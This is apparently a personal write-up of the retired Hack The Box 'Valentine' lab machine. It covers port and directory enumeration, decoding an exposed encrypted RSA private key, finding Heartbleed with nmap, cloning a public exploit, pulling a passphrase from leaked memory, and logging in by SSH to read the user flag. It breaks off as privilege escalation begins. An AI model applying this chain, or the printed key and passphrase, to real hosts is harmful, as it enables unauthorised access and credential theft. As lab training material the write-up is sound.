
Linux - Easy - Valentine

Sunday, 19 February 2023   12:17 pm



Valentine RETIRE


EASY

● ONLINE

10.10.10.79

IP ADDRESS

Reconnaissance




```
┌──(kali㉿kali)-[~]
└─$ sudo env "PATH=$PATH" autorecon -v 10.10.10.79 --heartbeat 30
[sudo] password for kali:
```

Results:


PORT	Service
22	OpenSSH 5.9p1 Debian 5ubuntu1.10
80	Apache httpd 2.2.22 ((Ubuntu))
443	OpenSSH 5.9p1 Debian 5ubuntu1.10

Enumeration


Gobuster scan



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://10.10.10.79 -k
```




```
/index                (Status: 200) [Size: 38]
/dev                  (Status: 301) [Size: 310] [--> https://10.10.10.79/dev/]
/encode               (Status: 200) [Size: 554]
/decode               (Status: 200) [Size: 552]
/omg                  (Status: 200) [Size: 153356]
```




Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 80




```
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
```



```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d 0d 0a 50 72 6f 63 2d 54 79 70 65 3a 20 34 2c 45 4e 43 52 59 50 54 45 44 0d 0a 44 45 4b 2d 49 6e 66 6f 3a 20 41 45 53 2d 31 32 38 2d 43 42 43 2c 41 45 42 38 38 43
31 34 30 46 36 39 42 46 32 30 37 34 37 38 38 44 45 32 34 41 45 34 38 44 34 36 0d 0a 0d 0a 44 62 50 72 4f 37 38 6b 65 67 4e 75 6b 31 44 41 71 6c 41 4e 35 6a 62 6a 58 76 30 50 50 73 6f 67 33 6a 64 62 4d 46 53 38 69 45 39 70 33 55 4f 4c 30 6c 46 30 78 66 37
50 7a 6d 72 6b 44 61 38 52 0d 0a 35 79 2f 62 34 36 2b 39 6e 45 70 43 4d 66 54 50 68 4e 75 4a 52 63 57 32 55 32 67 4a 63 4f 46 48 2b 39 52 4a 44 42 43 35 55 4a 4d 55 53 31 2f 67 6a 42 2f 37 2f 4d 79 30 30 4d 77 78 2b 61 49 36 0d 0a 30 45 49 30 53 62 4f 59
55 41 56 31 57 34 45 56 37 6d 39 36 51 73 5a 6a 72 77 4a 76 6e 6a 56 61 66 6d 36 56 73 4b 61 54 50 42 48 70 75 67 63 41 53 76 4d 71 7a 37 36 57 36 61 62 52 5a 65 58 69 0d 0a 45 62 77 36 36 68 6a 46 6d 41 75 34 41 7a 71 63 4d 2f 6b 69 67 4e 52 46 50 59 75
4e 69 58 72 58 73 31 77 2f 64 65 4c 43 71 43 4a 2b 45 61 31 54 38 7a 6c 61 73 36 66 63 6d 68 4d 38 41 2b 38 50 0d 0a 4f 58 42 4b 4e 65 36 6c 31 37 68 4b 61 54 36 77 46 6e 70 35 65 58 4f 61 55 49 48 76 48 6e 76 4f 36 53 63 48 56 57 52 72 5a 37 30 66 63 70
63 70 69 6d 4c 31 77 31 33 54 67 64 64 32 41 69 47 64 0d 0a 70 48 4c 4a 70 59 55 49 49 35 50 75 4f 36 78 2b 4c 53 38 6e 31 72 2f 47 57 4d 71 53 4f 45 69 6d 4e 52 44 31 6a 2f 35 39 2f 34 75 33 52 4f 72 54 43 4b 65 6f 39 44 73 54 52 71 73 32 6b 31 53 48 0d
0a 51 64 57 77 46 77 61 58 62 59 79 54 31 75 78 41 4d 53 6c 35 48 71 39 4f 44 35 48 4a 38 47 30 52 36 4a 49 35 52 76 43 4e 55 51 6a 77 78 30 46 49 54 6a 6a 4d 6a 6e 4c 49 70 78 6a 76 66 71 2b 45 0d 0a 70 30 67 44 30 55 63 79 6c 4b 6d 36 72 43 5a 71 61 63
77 6e 53 64 64 48 57 38 57 33 4c 78 4a 6d 43 78 64 78 57 35 6c 74 35 64 50 6a 41 6b 42 59 52 55 6e 6c 39 31 45 53 43 69 44 34 5a 2b 75 43 0d 0a 4f 6c 36 6a 4c 46 44 32 6b 61 4f 4c 66 75 79 65 65 30 66 59 43 62 37 47 54 71 4f 65 37 45 6d 4d 42 33 66 47 49
77 53 64 57 38 4f 43 38 4e 57 54 6b 77 70 6a 63 30 45 4c 62 6c 55 61 36 75 6c 4f 0d 0a 74 39 67 72 53 6f 73 52 54 43 73 5a 64 31 34 4f 50 74 73 34 62 4c 73 70 4b 78 4d 4d 4f 73 67 6e 4b 6c 6f 58 76 6e 6c 50 4f 53 77 53 70 57 79 39 57 70 36 79 38 58 58 38
2b 46 34 30 72 78 6c 35 0d 0a 58 71 68 44 55 42 68 79 6b 31 43 33 59 50 4f 69 44 75 50 4f 6e 4d 58 61 49 70 65 31 64 67 62 30 4e 64 44 31 4d 39 5a 51 53 4e 55 4c 77 31 44 48 43 47 50 50 34 4a 53 53 78 58 37 42 57 64 44 4b 0d 0a 61 41 6e 57 4a 76 46 67 6c
41 34 6f 46 42 42 56 41 38 75 41 50 4d 66 56 32 58 46 51 6e 6a 77 55 54 35 62 50 4c 43 36 35 74 46 73 74 6f 52 74 54 5a 31 75 53 72 75 61 69 32 37 6b 78 54 6e 4c 51 0d 0a 2b 77 51 38 37 6c 4d 61 64 64 73 31 47 51 4e 65 47 73 4b 53 66 38 52 2f 72 73 52 4b
65 65 4b 63 69 6c 44 65 50 43 6a 65 61 4c 71 74 71 78 6e 68 4e 6f 46 74 67 30 4d 78 74 36 72 32 67 62 31 45 0d 0a 41 6c 6f 51 36 6a 67 35 54 62 6a 35 4a 37 71 75 59 58 5a 50 79 6c 42 6c 6a 4e 70 39 47 56 70 69 6e 50 63 33 4b 70 48 74 74 76 67 62 70 74 66
69 57 45 45 73 5a 59 6e 35 79 5a 50 68 55 72 39 51 0d 0a 72 30 38 70 6b 4f 78 41 72 58 45 32 64 6a 37 65 58 2b 62 71 36 35 36 33 35 4f 4a 36 54 71 48 62 41 6c 54 51 31 52 73 39 50 75 6c 72 53 37 4b 34 53 4c 58 37 6e 59 38 39 2f 52 5a 35 6f 53 51 65 0d 0a
32 56 57 52 79 54 5a 31 46 66 6e 67 4a 53 73 76 39 2b 4d 66 76 7a 33 34 31 6c 62 7a 4f 49 57 6d 6b 37 57 66 45 63 57 63 48 63 31 36 6e 39 56 30 49 62 53 4e 41 4c 6e 6a 54 68 76 45 63 50 6b 79 0d 0a 65 31 42 73 66 53 62 73 66 39 46 67 75 55 5a 6b 67 48 41
6e 6e 66 52 4b 6b 47 56 47 31 4f 56 79 75 77 63 2f 4c 56 6a 6d 62 68 5a 7a 4b 77 4c 68 61 5a 52 4e 64 38 48 45 4d 38 36 66 4e 6f 6a 50 0d 0a 30 39 6e 56 6a 54 61 59 74 57 55 58 6b 30 53 69 31 57 30 32 77 62 75 31 4e 7a 4c 2b 31 54 67 39 49 70 4e 79 49 53
46 43 46 59 6a 53 71 69 79 47 2b 57 55 37 49 77 4b 33 59 55 35 6b 70 33 43 43 0d 0a 64 59 53 63 7a 36 33 51 32 70 51 61 66 78 66 53 62 75 76 34 43 4d 6e 4e 70 64 69 72 56 4b 45 6f 35 6e 52 52 66 4b 2f 69 61 4c 33 58 31 52 33 44 78 56 38 65 53 59 46 4b 46
4c 36 70 71 70 75 58 0d 0a 63 59 35 59 5a 4a 47 41 70 2b 4a 78 73 6e 49 51 39 43 46 79 78 49 74 39 32 66 72 58 7a 6e 73 6a 68 6c 59 61 38 73 76 62 56 4e 4e 66 6b 2f 39 66 79 58 36 6f 70 32 34 72 4c 32 44 79 45 53 70 59 0d 0a 70 6e 73 75 6b 42 43 46 42 6b
5a 48 57 4e 4e 79 65 4e 37 62 35 47 68 54 56 43 6f 64 48 68 7a 48 56 46 65 68 54 75 42 72 70 2b 56 75 50 71 61 71 44 76 4d 43 56 65 31 44 5a 43 62 34 4d 6a 41 6a 0d 0a 4d 73 6c 66 2b 39 78 4b 2b 54 58 45 4c 33 69 63 6d 49 4f 42 52 64 50 79 77 36 65 2f 4a
6c 51 6c 56 52 6c 6d 53 68 46 70 49 38 65 62 2f 38 56 73 54 79 4a 53 65 2b 62 38 35 33 7a 75 56 32 71 4c 0d 0a 73 75 4c 61 42 4d 78 59 4b 6d 33 2b 7a 45 44 49 44 76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c 43 43 2f 77 55 79 55 58 6c 4d 4a 35 30 4e 77
36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33 4f 45 57 0d 0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38 57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55 79 79 77 53 65 54 42 46 32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f 49 7a 54 0d 0a 52
55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52 56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f 31 78 53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b 68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45
20 4b 45 59 2d 2d 2d 2d 2d
```

Using this online tool (https://conv.darkbyte.ru/) we will decode this hex key:



Online converter

About

This service allows you convert data in different ways (Plant text, Binary, Decimal, Hexidecimal, Base64). Also it calculate check sum with crc32, md5, sha1, ripemd128 and gost algorithms. Default text codepage: windows-1251. UTF is not supported yet.

Converter

[TEXT]

```
Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46 DbP
```

[MESSAGE DIGEST / CHECK SUM]


```
crc32: 25b48e5b crc32b: 28859772 md5: 6fec73c0c5e8da7a5b57defec03d400d sha1:
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED


DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```

Saving this in a file called hype.key


We will now try logging in via SSH using this key, based on the key, hype is most likely the username

We get back the following result:




```
┌──(kali㉿kali)-[~/HTB/Linux/Easy/Valentine]
└─$ ssh -i Hype key hype@10.10.10.79
Warning: Identity file Hype not accessible: No such file or directory.
ssh: Could not resolve hostname key: No address associated with hostname

┌──(kali㉿kali)-[~/HTB/Linux/Easy/Valentine]
└─$ ssh -i Hype_key hype@10.10.10.79
The authenticity of host '10.10.10.79 (10.10.10.79)' can't be established.
ECDSA key fingerprint is SHA256:lqH8pv30qdLekhX8RTgJTq79ljYnL2cXflNTYu8LS5w.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.79' (ECDSA) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'Hype_key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "Hype_key": bad permissions
hype@10.10.10.79's password: 
```

Since the private key is equivalent to a password, it should only be readable by you. So we will resolve this issue by the following chmod command




```
┌──(kali㉿kali)-[~/HTB/Linux/Easy/Valentine]
└─$ chmod 400 Hype_key
```

However we are still prompted for a password:




```
┌──(kali㉿kali)-[~/HTB/Linux/Easy/Valentine]
└─$ chmod 400 Hype_key

┌──(kali㉿kali)-[~/HTB/Linux/Easy/Valentine]
└─$ ssh -i Hype_key hype@10.10.10.79
Load key "Hype_key": invalid format
hype@10.10.10.79's password: █
```

We will run an nmap vulnerability script scan to see if any of the services are vulnerable



```
┌──(kali㉿kali)-[~/HTB/Linux/Easy/Valentine]
└─$ nmap --script vuln 10.10.10.79
```

We see that the service running on port 443 is vulnerable to the heartbleed bug:




```
443/tcp open  https
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions a
d allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
```

We will get the exploit:


```
git clone https://gist.github.com/10174134.git
```

After rummaging through the memory dump, we find the following strings:



```
GET /portals/ HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Host: 10.10.10.79
Co.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==..V$.l.....6...`. ...............mpatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Host: 10.10.10.79
Connection: keep-alive
```

Someone used the decoder to decode the following text, lets try do that




Your input:

aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg


Your encoded input:

heartbleedbelievethehype

This is probably user hype's password




```
┌──(kali㉿kali)-[~/HTB/Linux/Easy/Valentine]
└─$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i hype.key hype@10.10.10.79
Enter passphrase for key 'hype.key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ █
```




```
┌──(kali㉿kali)-[~/HTB/Linux/Easy/Valentine]
└─$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i hype.key hype@10.10.10.79
Enter passphrase for key 'hype.key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ whoami
hype
hype@Valentine:~$ cd hype
-bash: cd: hype: No such file or directory
hype@Valentine:~$ cat hype.txt
cat: hype.txt: No such file or directory
hype@Valentine:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
hype@Valentine:~$ cd user.txt
-bash: cd: user.txt: Not a directory
hype@Valentine:~$ cat user.txt
cb061ee2eb0644bee9e0898d0dfbcd1d
hype@Valentine:~$ 
```

Privilege escalation




```
┌──(kali㉿kali)-[~/Desktop/linenum]
└─$ python3 -m http.server 5555
